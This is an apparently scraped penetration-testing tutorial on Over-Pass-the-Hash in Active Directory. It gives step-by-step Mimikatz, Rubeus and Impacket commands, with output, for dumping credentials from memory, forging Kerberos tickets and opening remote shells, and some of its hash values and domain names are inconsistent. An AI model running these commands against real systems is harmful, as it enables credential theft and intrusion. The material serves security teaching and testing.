Lateral Movement: Over Pass the Hash

hackingarticles.in/lateral-movement-over-pass-the-hash

Raj May 14, 2020

In this post, we're going to talk about Over Pass the hash that added another step in passing the hash. Pass the hash is an attack that allows an intruder to authenticate as a user without having access to the user's password. This is a technique where an attacker uses the NTLM hashes for authentication and bypass the standard authentication step clear text password for login, for more detail read from **here.**

Over Pass the hash is a combination of passing the hash and passing the ticket, so it's called Over Pass the hash. Allows the creation of Kerberos tickets from NTLM hash or AES keys that allow access to the resource service that required Kerberos authentication.

In Kerberos authentication NTLM (RC4), AES128, AES256 key is used to encrypt the timestamp.

Required Tools

- Mimikatz
- Rubeus
- Impacket

Let's take a look!!!

Mimikatz

To perform over pass the ticket we are going to use mimikatz and Install it on the host machine and type the following command:


```
privilege::debug
sekurlsa::ekeys
```

With the help of ekeys you will able to fetch all keys NTLM (RC4), AES128, AES256 key

```
  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 2679398 (00000000:0028e266)
Session           : CachedInteractive from 1
User Name         : Administrator
Domain            : IGNITE
Logon Server      : WIN-S0V7KMTVLD2
Logon Time        : 5/12/2020 12:18:10 PM
SID               : S-1-5-21-3523557010-2506964455-2614950430-500

        * Username : Administrator
        * Domain   : IGNITE.LOCAL
        * Password : Ignite@987
        * Key List :
          aes256_hmac       e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7
          aes128_hmac       eae5c8006cd744446115d2eab39d9f8f
          rc4_hmac_nt       32196b56ffe6f45e294117b91a83bf38
          rc4_hmac_old      32196b56ffe6f45e294117b91a83bf38
          rc4_md4           32196b56ffe6f45e294117b91a83bf38
          rc4_hmac_nt_exp   32196b56ffe6f45e294117b91a83bf38
          rc4_hmac_old_exp  32196b56ffe6f45e294117b91a83bf38

Authentication Id : 0 ; 2373262 (00000000:0024368e)
Session           : NewCredentials from 0
User Name         : Administrator
Domain            : IGNITE
Logon Server      : (null)
Logon Time        : 5/12/2020 12:08:54 PM
SID               : S-1-5-21-3523557010-2506964455-2614950430-500

        * Username : CZA3PTW1
        * Domain   : W9WISAM8
        * Password : D232Y7AD
        * Key List :
          aes256_hmac       4b7e15e57fadbd6f03ea83991b4e82b3ed792a89142f1c33a744a6ef395ef375
          aes128_hmac       ef28dc6c43cd466ce62bdebba73f8109
          rc4_hmac_nt       539ad32a1c73adea2335d41b7a667fc4
          rc4_hmac_old      539ad32a1c73adea2335d41b7a667fc4
          rc4_md4           539ad32a1c73adea2335d41b7a667fc4
          rc4_hmac_nt_exp   539ad32a1c73adea2335d41b7a667fc4
          rc4_hmac_old_exp  539ad32a1c73adea2335d41b7a667fc4
```

So with the help of sekurlsa::pth command we try to use ase256 key or aes128 for Kerberos ticket, it is difficult to detect because it is the more common and secure key used in encryption.

```
sekurlsa::pth /user:Administrator /domain:ignite.local
/aes256:9c83452b5dcdca4b0bae7e89407c700bed3153c31dca06a8d7be29d98e13764c
sekurlsa::pth /user:Administrator /domain:ignite.local
/aes128:b5c9a38d8629e87f5da0a0ff2c67f84c
```




If you will use NTLM (RC4), ASE128, ASE256 simultaneously for injecting into Kerberos ticket, this step is more secure and undetectable in the network.

```
sekurlsa::pth /user:Administrator /domain:igntie.local
/ntlm:a29f7623fd11550def0192de9246f46b /aes128:b5c9a38d8629e87f5da0a0ff2c67f84c
/aes256:9c83452b5dcdca4b0bae7e89407c700bed3153c31dca06a8d7be29d98e13764c
sekurlsa::pth /user:Administrator /domain:igntie.local
/ntlm:a29f7623fd11550def0192de9246f46b
```

```
mimikatz # sekurlsa::pth /user:Administrator /domain:igntie.local /ntlm:32196b56ffe6f45e294117b91a83bf38 /aes128:eae5c80
06cd744446115d2eab39d9f8f /aes256:e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7
user    : Administrator
domain  : igntie.local
program : cmd.exe
impers. : no
AES128  : eae5c8006cd744446115d2eab39d9f8f
AES256  : e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7
NTLM    : 32196b56ffe6f45e294117b91a83bf38
  |  PID  3016
  |  TID  6188
  |  LSA Process was already R/W
  |  LUID 0 ; 3739951 (00000000:0039112f)
  \_ msv1_0   - data copy @ 000001DEFF8D1C80 : OK !
  \_ kerberos - data copy @ 000001DEFFC38148
   \_ aes256_hmac       OK
   \_ aes128_hmac       OK
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001DEFF867D78 (32) -> null

mimikatz # sekurlsa::pth /user:Administrator /domain:igntie.local /ntlm:32196b56ffe6f45e294117b91a83bf38
user    : Administrator
domain  : igntie.local
program : cmd.exe
impers. : no
NTLM    : 32196b56ffe6f45e294117b91a83bf38
  |  PID  1992
  |  TID  5176
  |  LSA Process was already R/W
  |  LUID 0 ; 3754470 (00000000:003949e6)
  \_ msv1_0   - data copy @ 000001DEFF8D1680 : OK !
  \_ kerberos - data copy @ 000001DEFFC37E78
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001DEFF867D78 (32) -> null
```

And once it will done you will be able to access the authorized resource as shown below.



Rubeus.exe

As I have already mentioned in the previous article that this tool is awesome because it is easy to use and directly run on the local environment of the victim machine.

Download it from **here**

```
Rubeus.exe asktgt /domain:igntie.local /user:Administrator /rc4:
32196b56ffe6f45e294117b91a83bf38 /ptt
```

Using rc4 hash it will not only pass the hash infect pass the ticket and you will be able o access the resource.

```
dir \\WIN-S0V7KMTVLD2\c$
```


Impacket

I wish to execute this attack remotely then use impacket python script **gettgt.py** which will use a password, hash or aesKey, it will request a TGT and save it as ccache.

```
python getTGT.py -dc-ip 192.168.1.105 -hashes :32196b56ffe6f45e294117b91a83bf38
ignite.local/Administrator
```

with the help of above command, you will be able to request Kerberos authorized ticket in the form of ccache whereas with the help of the following command you will be able to inject the ticket to access the resource.

```
export KRB5CCNAME=Administrator.ccache; psexec.py -dc-ip 192.168.1.105 -target-ip
192.168.1.105 -no-pass -k ignite.local/Administrator@WIN-S0V7KMTVLD2.ignite.local
```



Conclusion: As you have seen, we try to use three different tools to conduct Over-Pass-The-Hash locally and remotely that not only pass the hash but also inject hash for Kerberos authentication to get the ticket.